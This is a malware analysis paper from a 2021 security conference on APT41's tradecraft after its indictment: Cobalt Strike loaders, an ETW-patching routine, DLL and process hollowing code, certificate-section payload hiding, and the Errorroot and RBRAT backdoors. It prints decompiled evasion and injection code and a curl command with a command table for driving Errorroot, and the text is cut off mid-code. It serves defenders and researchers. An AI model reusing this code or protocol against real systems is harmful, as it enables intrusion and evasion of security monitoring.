VB2021
localhost

7 - 8 October, 2021 / vblocalhost.com

EVOLUTION AFTER PROSECUTION: PSYCHEDELIC APT41

Aragorn Tseng, Charles Li, Peter Syu & Tom Lai

TeamT5, Taiwan

aragorn51882@gmail.com
charles@teamt5.org
peter@teamt5.org
tom@teamt5.org

ABSTRACT

Since APT41 was sued by the FBI last year, the group has not disappeared. Instead, they have used more innovative and less well noticed techniques to evade detection by security products, such as:

- Avoiding memory detection through use of a DLL hollowing technique.
- Using DPAPI to encrypt the real payload to make forensics more difficult.
- Abusing the certificate to hide the payload in a signed PE file.
- Using CDN services and *Cloudflare Workers* to hide the real IP address.
- Using legitimate tools like *InstallUtil* to execute code and bypass application whitelisting.

In addition to malware that is known to be used by APT41, we also found some newly developed malware: two new pieces of listening port malware, RBRAT and a Stone variant. We also found a shellcode-based backdoor, Natwalk, whose method for calling the *Windows* API was also innovative, making the reversing more difficult.

The group is also more careful in their usage of C2. They use DNS tunnelling extensively as well as *Cloudflare Workers* to hide their real C2 IPs.

We have observed APT41 targeting telecommunications companies, key medical institutions, governments, and major infrastructures in various countries in 2021.

Last year's prosecution did not deter the group, but instead prompted them to evolve their attack techniques, and make it harder for researchers to track and detect their campaigns.

In this paper we will provide more details about the campaigns of APT41, including its innovative TTPs, newly developed malware, lateral movement techniques, and the strategies used for C2 after the group was sued by the FBI.

We are also concerned about some attacks related to the APT41 group, which may be a subgroup. These include malware targeting *Linux* systems and other attacks involving the stealth signatures of games companies. Since these are not directly related to the targets of our research this time, and the TTPs are also different, this paper will not include them, but if you are interested we suggest you refer to the *NTT* report [1].

TARGETING

We have seen APT41 targeting various countries during 2020 and 2021, including: Hong Kong, Taiwan, Japan, India, Portugal, Australia, Singapore and the United States.

The targeted verticals include:

- High-tech, including semiconductors, network appliances, battery technology, and electric vehicles
- Healthcare, including hospitals
- Media, including news organizations
- Retail, including department stores
- Financial, including banks
- Education, including universities, cram schools for national examinations
- Gaming, including online games distributor
- Airlines, including airline companies, airport authorities
- Energy
- Telecoms
- Government
- Automotive

INITIAL ACCESS


In the cases we have seen, in addition to using SQL vulnerabilities, phpmyadmin vulnerabilities and web vulnerabilities to carry out intrusion attacks, the group also use some phishing decoy files. In 2021, we have seen the continued use of Covid-19 as the theme for a series of phishing file attacks.

For example: Summary of COVID-19 Handling_26 Jan.pptx.exe (SHA256: 16a4c9fc973b70be13a38d63ec6367a6e841bbec24d64c508fd1215a9e64ce5f) – this file will drop two files:

- \Users\Public\notepad.exe (SHA256: c7621c44df73572af332900db52c874c5bad13c7cb5142a5da458827be3a229b)
- \Users\Public\SummaryCOVID-19.pptx (SHA256: aef2d75e6d852c3fb0d958daefbe224677eff532662704975ed1f36f42b1d63d)

From the SummaryCOVID-19.pptx (shown in Figure 1), we can see that the file relates to *HGC Global Communications* (*HGC*), which is a telecoms company in Hong Kong, and *BDx*, which is *HGC*'s data-centre in Singapore.

Notepad.exe will inject Cobalt Strike in memory; Notepad.exe was written in Go language.



Last update : 1 Feb 2021

Covid-19 : Weekly status updates

Division	Awaiting Test Result	Confirmed Case	Details
HGC	1	-	**Compulsory Test Order** 1. 1 staff (NSDO) living in Yan Shek House, Shek Yam Estate. Will WFH until test result released. **WFH** 1. 1 staff (SCFY) will WFH until 27 Jan 2021 after back to HK from China office **WFH : overseas offices** 1. US - until 26 Jan 2. UK - T4 Lockdown ; until further notice 3. Malaysia - Conditional Movement Control Order ; until 4 Feb 4. Singapore - Ministry of Manpower ; until further notice 5. S. Korea - COVID19 Warning Level 2.5 ; until end Jan 6. Thailand - travel order restrictions ; until end Jan **Work-on-shift : overseas office** 1. Philippines
BDx	-	-	**WFH : overseas offices** 1. UK - T4 Lockdown ; until further notice 2. India - until further notice

Covid-19 : Weekly status updates

Division	Awaiting Test Result	Confirmed Case	Details
MV	3	-	**Community Test** 1. 3 staff living near Yau Ma Tei – Jordon specified area, conducted voluntary test on 25 Jan, will WFH until test result released. **Compulsory Quarantine Order** 1. 1 staff, living in Hiu Fung House, Fung Wah Estate, under quarantine order from 19 Jan to 3 Feb in Lei Yue Mun Park and Holiday Village
TOTAL (HGC+BDx+MV)	**4**	-	

No. of staff living in confirmed buildings

Figure 1: The Decoy .PPT file related to Covid-19.

In addition to the bat file mentioned in [3],we also found another bat file which will use many *Windows* commands to gather information and perform persistence, like ipconfig, net, query, wmic, tasklist, systeminfo, nltest, certutil, etc.

TIMELINE

In the past year, we have seen that APT41 made heavy use of Cobalt Strike in their operations, and that they keep evolving the techniques they use to disseminate Cobalt Strike, also using some techniques to prevent it from being possible to trace back to the real C2 IP address. Figure 2 shows the timeline.




Figure 2: The technical timeline for disseminating Cobalt Strike.

LOADER

ChatLoader

ChatLoader is a loader which will use the chacha20 algorithm to decrypt a payload, which has been mentioned in [2] and [3]. We won't go into details about the decryption here, instead we focus on some novel techniques used in ChatLoader variants.

Filename	Timestamp	Description
wlbsctrl.dll	2021-03-16 06:10:57	ChatLoader
libEGL.dll	1990-01-05 08:08:58	Payload

Table 1: ChatLoader files.

ETW bypass

ChatLoader implemented an ETW bypass method and started to use it in a very early version. Before executing malicious behaviour, it will try to patch the instructions in the EtwEventWrite API in the ntdll.dll library.

```
if ( sub_18000179C() )
{
  if ( *(qword_180019D90 + 4) )
  {
    LODWORD(Src) = -1010814648;
    v0 = GetModuleHandleA("ntdll");
    EtwEventWrite = GetProcAddress(v0, "EtwEventWrite");
    v2 = EtwEventWrite;
    if ( EtwEventWrite )
    {
      LODWORD(Size) = 0;
      (*(lpMem + 7))(EtwEventWrite, 4i64, 64i64, &Size);
      memmove(v2, &Src, 4ui64);                 // patch the EtwEventWrite API instruction
      (*(lpMem + 7))(v2, 4i64, Size, &Size);
    }
```

Figure 3: Patch the EtwEventWrite API.

Due to the fact that the *Microsoft* ETW (Event Tracing for Windows) mechanism is widely adopted by anti-virus products and EDR products, we believe the actor is attempting to bypass security product monitoring.

DLL hollowing




Figure 4: Process of the DLL hollowing.

DLL hollowing is a shellcode injection technique. The principle and idea are similar to process hollowing. The malicious code is disguised through a legitimate module in the process. Although we can use remote DLL injection to inject the entire malicious DLL, this type of injection is easier to detect – we need to pass in a malicious DLL to the victim's host, and

anti-virus software can intercept remote DLL injection by monitoring the windows/, temp/ and other directories. DLL hollowing will not have such a risk, because the hollowed out DLL is often a DLL signed by *Microsoft*. In order to prevent process errors, we cannot directly hollow out an existing DLL in the process space. We need to remotely inject a system legal DLL into the target process, and then hollow it out, finally, we get a shellcode environment.

We found that APT41 used this technique in March 2021: they revised the chacha20 loader to load a signed payload file, and created process Synchost.exe. They adopt the DLL hollowing code from [4], as shown in Figure 5. The POC code first looks for DLL files in the system32 directory, searching for a suitable DLL file starting with a. In this case, the DLL file ChatLoader found suitable is aaclient.dll. The loader will load aaclient.dll as Synchost.exe's module and hollow out the .text section of aaclient.dll for the payload.

```
memset(Buffer, 0, 0x208ui64);
GetSystemDirectoryW(Buffer, 0x104u);
memset(v20, 0, 0x208ui64);
memset(FileName, 0, 0x208ui64);
wcscat_s(FileName, 0x104ui64, Buffer);
wcscat_s(FileName, 0x104ui64, L"\\*.dll");
memset(&FindFileData, 0, sizeof(FindFileData));
v17 = FindFirstFileW(FileName, &FindFileData);
v4 = v17;
if ( v17 != -1i64 )
{
  do
  {
    if ( !GetModuleHandleW(FindFileData.cFileName) )
    {
      v5 = 0;
      v6 = off_180015B00;
      while ( wcsicmp(FindFileData.cFileName, *v6) )
      {
        ++v5;
        ++v6;
        if ( v5 >= 0x3A )
        {
          memset(v20, 0, 0x208ui64);
          wcscat_s(v20, 0x104ui64, Buffer);
          wcscat_s(v20, 0x104ui64, L"\\");
          wcscat_s(v20, 0x104ui64, FindFileData.cFileName);
          v7 = 0;
          v8 = CreateFileW(v20, 0x80000000, 3u, 0i64, 3u, 0x80u, 0i64);
          if ( v8 != -1i64 )
          {
            memset(v21, 0, sizeof(v21));
            NumberOfBytesRead = 0;
            if ( ReadFile(v8, v21, 0x400u, &NumberOfBytesRead, 0i64) )
            {
```

Figure 5: DLL hollowing code modified from forrest-orr.




Figure 6: Hollowed out .text section of aaclient.dll.

Certificate bypass

In this case, they also use another technique: certificate bypass, which abuses MS13-098 to allow them to hide the payload in the PE file signature section. We found that the payload dll:libEGL.dll has a valid signature, and it has set the WIN_CERTIFICATE structure and Security Directory abnormally large in order to hide its malicious payload.




Figure 7: The signed DLL file, which is the payload file.

If we use *CFF Explorer* to open libEGL.dll, we can see that in Figure 8:

File Size = 273,440 bytes

PE Size = 3,072 bytes (C00H)

libEGL.dll

Property	Value
File Name	C:\Users\user\Desktop\deslodaer\libEGL.dll
File Type	Portable Executable 64
File Info	No match found.
File Size	267.03 KB (273440 bytes)
PE Size	3.00 KB (3072 bytes)
Created	Wednesday 31 March 2021, 16.27.54
Modified	Tuesday 30 March 2021, 13.50.34
Accessed	Monday 17 May 2021, 15.03.19
MD5	A37192C84976C579031DA7D5DA4E8E47
SHA-1	5523F89FE1D4AE229B95EE04698325E7E3E43D15

Figure 8: The PE detail of libEGL.dll.

The offset address of the Certificate Table is the PE size: 3,072 (C00H), and the first four bytes of the Certificate Table defines the signature length (in bytes): 270,368 bytes (42020H). It is also equal to the file size minus the PE size (273440 - 3072).A normal PE file should not have such a big certificate size. This technique was also used by APT10 in 2020.

libEGL.dll

Member	Offset	Size	Value	Section
Export Directory RVA	00000130	Dword	00000000	
Export Directory Size	00000134	Dword	00000000	
Import Directory RVA	00000138	Dword	00000000	
Import Directory Size	0000013C	Dword	00000000	
Resource Directory RVA	00000140	Dword	00002000	.rsrc
Resource Directory Size	00000144	Dword	000007C8	
Exception Directory RVA	00000148	Dword	00000000	
Exception Directory Size	0000014C	Dword	00000000	
Security Directory RVA	00000150	Dword	00000C00	Invalid

Figure 9: Security directory RVA is invalid in libEGL.dll.

```
00000C00  20 20 04 00 00 02 02 00 30 82 21 FD 06 09 2A 86
00000C10  48 86 F7 0D 01 07 02 A0 82 21 EE 30 82 21 EA 02
00000C20  01 01 31 0F 30 0D 06 09 60 86 48 01 65 03 04 02
00000C30  01 05 00 30 5C 06 0A 2B 06 01 04 01 82 37 02 01
00000C40  04 A0 4E 30 4C 30 17 06 0A 2B 06 01 04 01 82 37
```

Figure 10: The first four bytes of the certificate table.

.NET loader (InstallUtil)

Filename	Timestamp	Description
KBDHE475.DLL	2021-03-23 07:34:38	.NET loader
kstvmutil.ax	N/A	Payload

Table 2: .NET loader files.

Since ChatLoader and its variants can be detected by most security products, we saw a shift towards using .NET loader instead. In some environments with insufficient protection, we have seen simple .NET loader. In some environments with more robust protection, we observed that the group used InstallUtil.exe to legally bring up their .Net loader, and the .NET loader is relatively more complicated.

InstallUtil.exe is a legitimate installer tool which is a command-line utility that allows you to install and uninstall server resources by executing the installer components in specified assemblies. This tool works in conjunction with classes in the System.Configuration.Install namespace.

The technique was mentioned by *Kaspersky* [5] in 2017. Briefly, the console utility InstallUtil.exe runs a malicious .NET assembly, bypassing the entry point of the assembly; all malicious activity is then hidden in the context of the trusted process.




Figure 11: The process of the .NET loader load by InstallUtil.

The loader file, KBDHE475.DLL, was obfuscated by ConfuserEx.




Figure 12: .NET loader was obfuscated by ConfuserEx.

The .NET loader's main purpose is to decode the payload and do the process hollowing. It uses SHA256 to generate the AES key, then uses MD5 to generate AES IV, and then uses AES ECB mode to decrypt the payload.

- Offset 0-3 of the decrypted binary must be 1F A4 3A AC
- Offset 4-7 is the length of the payload
- Offset 8 is the malware payload.

```
internal class Class5
{
    // Token: 0x0600004E RID: 78 RVA: 0x00005090 File Offset: 0x00003290
    public static T1[] smethod_0<T0, T1, T2, T3, T4>(T4 gparam_0)
    {
        T0 t = 16;
        T0 t2 = 56;
        T0 t3 = 12;
        T0 t4 = 20;
        T0 t5 = 4;
        T1[] array = null;
        T1[] array2 = (byte[])((object)Class10.smethod_0<Type, T0, MethodInfo, T3, T4>(<Module>.smethod_5<string>(-1983146933), <Module>.smethod_2<string>(-142531448), new T3[]
        {
            gparam_0
        }));
        if (array2.Length > 112)
        {
            T1[] array3 = new T1[t];
            Array.Copy(array2, t2, array3, 0, t);
            T1[] gparam_ = Class8.smethod_4(array2, t2 + t, array2.Length - (t2 + t));    // compute MD5 hash
            if (Class8.smethod_11<T0, bool, T1>(gparam_, array3))
            {
                T1[] array4 = new T1[t3];
                Array.Copy(array2, t2 + t, array4, 0, t3);
                T1[] array5 = new T1[t4];
                Array.Copy(array2, t2 + t + t3, array5, 0, t4);
                T1[] byte_ = Class8.smethod_5(array4);                                    // compute sha256 hash
                T1[] byte_2 = Class8.smethod_3(array5);
                T1[] buffer = Class8.smethod_10(array2, t2 + t + t3 + t4, array2.Length - (t2 + t + t3 + t4), byte_, byte_2);    // AES ECB mode
                using (T2 t6 = new MemoryStream(buffer))
                {
                    T1[] array6 = new T1[t5];
                    t6.Read(array6, 0, t5);
                    if (Class8.smethod_11<T0, bool, T1>(array6, PayloadProtocol.Flag))
                    {
                        T1[] array7 = new T1[4];
                        t6.Read(array7, 0, 4);
                        T0 t7 = BitConverter.ToInt32(array7, 0);
                        if (t7 <= t6.Length - t6.Position)
                        {
                            array = new T1[t7];
                            t6.Read(array, 0, t7);
                        }
                    }
                }
            }
        }
```

Figure 13: The decode function for the payload.

After decrypting the payload, it will use the process hollowing technique to inject the payload.

```
31      private static void smethod_0<T0, T1, T2, T3>()
32      {
33          try
34          {
35              Class7.smethod_0<T1, IntPtr, uint>();
36              T0 gparam_ = Path.Combine(USCInstaller.string_0, Class9.String_23);
37              T1[] array = Class5.smethod_0<int, T1, MemoryStream, object, T0>(gparam_);
38              if (array != null)
39              {
40                  T2 t = new Hollower();
41                  t.Hollow(Class9.String_25, array, false);
42              }
43          }
44          catch (Exception t2)
45          {
46              Console.WriteLine(t2.Message);
47          }
48      }
189     public void Hollow(string applicationName, byte[] shellcode, bool microsoftSign)
190     {
191         ProcessThread.PROCESS_INFORMATION process_INFORMATION = Hollower.smethod_1<ProcessThread.PROCESS_INFORMATION, ProcessThread.STARTUPINFOEX,
              WinBase.SECURITY_ATTRIBUTES, ProcessThread.CreationFlags, IntPtr, long, object, string, bool, int>(applicationName, microsoftSign);
192         if (process_INFORMATION.hProcess != IntPtr.Zero && process_INFORMATION.dwProcessId != 0U)
193         {
194             IntPtr gparam_ = this.method_1<IntPtr, Native.LARGE_INTEGER, uint, WinBase.SYSTEM_INFO>((uint)shellcode.Length);
195             this.method_2<IntPtr, int, byte>(gparam_, shellcode);
196             this.method_6<IntPtr, byte, Native.PROCESS_BASIC_INFORMATION, object, int, MemoryStream, BinaryWriter>(gparam_,
                  process_INFORMATION.hProcess);
197             this.method_7<IntPtr>(process_INFORMATION.hThread);
198             Kernel32.CloseHandle(process_INFORMATION.hThread);
199             Kernel32.CloseHandle(process_INFORMATION.hProcess);
200         }
201     }
```

Figure 14: Use of process hollowing to inject the payload.

BACKDOOR

Errorroot

Filename	Timestamp	Description
oci.dll	2019-07-09 07:50:29	Errorroot
jxz.exe	2020-10-26 09:12:32	Errorroot new version

Table 3: Errorroot files.

We found a new version of the listening-port backdoor errorroot being used in 2021, it has a PDB string: 'c:\js\js.pdb'. We first saw errorroot in 2019, it doesn't have much prior documentation.

Errorroot uses HttpApi to create an HTTP server, and then adds 'http://+:80/default' to the URL Group of the server to enable the server to open port 80. '+' is a strong wildcard, which means that the server will process all domains or IPs connecting to this host.

The '9&mNF8^K3iFUtspt' string in the older version is the config, it will parse the parameters used by the HTTP server, which were 'default' and port. The new version of errorroot has a new error handler function – if any error occurs, it will create a dump file for the crash in the %TEMP% directory.

If the format of packet that connects to errorroot is wrong, the server will send a unique error message: '<meta http-equiv="refresh" content="0;url=/">' and redirect to http://[IP]/.

It can just use curl to send the instruction to errorroot:

```
"curl -v http://[ip]/default -d echo -e '\x00\x00\x00\x00\x65\x71\xae\xdc\x12\x34\x56\x78\x01\
xbc' --output -"
```

The command is located in the field of x01.

Table 4 shows errorroot's commands and gives a description for each.

Command	Description
0x0	Send victim info (computer name, user name, process name, OS version, IP)
0x1	Open shell
0x2	Close process/thread/handle
0x3	Write data to pipe (must use 0x1 to open a pipe)
0x4	Send pipe info
0x7	Send logic drive info
0x9	List file
0xB	Upload file
0xD	Download file
0xF	Delete file
0x11	List process
0x12	Kill process
0x13	Mimikatz_kuhl_m_ts_session
0x18	Start process
0x19	Call function by address (offset+0x50,0x58,0x60)
0x1A	Call function by address (offset+0x70,0x80)
0x1B	Call function by address (offset+0x68)
0x1C	Call function by address (offset+0x78)

Table 4: Errorroot's commands.

RBRAT

Filename	Timestamp	Description
mwuse.dll	2020-07-21 01:16:07	RBRAT 1.0.1
hpqams.dll	2020-10-19 08:36:19	RBRAT 1.0.2

Table 5: RBRAT files.

We found a new RAT used by APT41. Since some functions have the prefix 'RB', we named it RBRAT (it is different from RBDoor, which was also used by APT41). It shows its version in the mutex, for example: googleupdater1.0.2. We have also seen a 1.0.1 version. It will use WinDivert [6] for port reuse. In version 1.0.2, WinDivert has been added to the import table, as for version 1.0.1, however we did not find such a feature, although, we did observe WinDivert on the infected device. Before executing the backdoor function, it will first add some firewall rules for WinDivert.




Figure 15: The functions of the RBRAT have the prefix 'RB'.

```
v0 = CreateMutexW(0i64, 1, L"googleupdater1.0.2");
```

Figure 16: The mutex of RBRAT.

RBRAT also has the magic number for packet like stone RAT:0xA1B5D2F, 0x4A3C7FD5, but different from the magic number before.

```
v6 = (sub_1800027B0)(*(a1 + 8) + 24i64, a2, a3, a1 + 8248, -2i64);
if ( v6 )
{
  *(a1 + 8232) = 0xA1B5D2F;
  *(a1 + 8236) = 0x4A3C7FD5;
  *(a1 + 8240) = 0xFC;
  v7 = v6 + 16;
  *(a1 + 8242) = v6 + 16;
  v8 = v6;
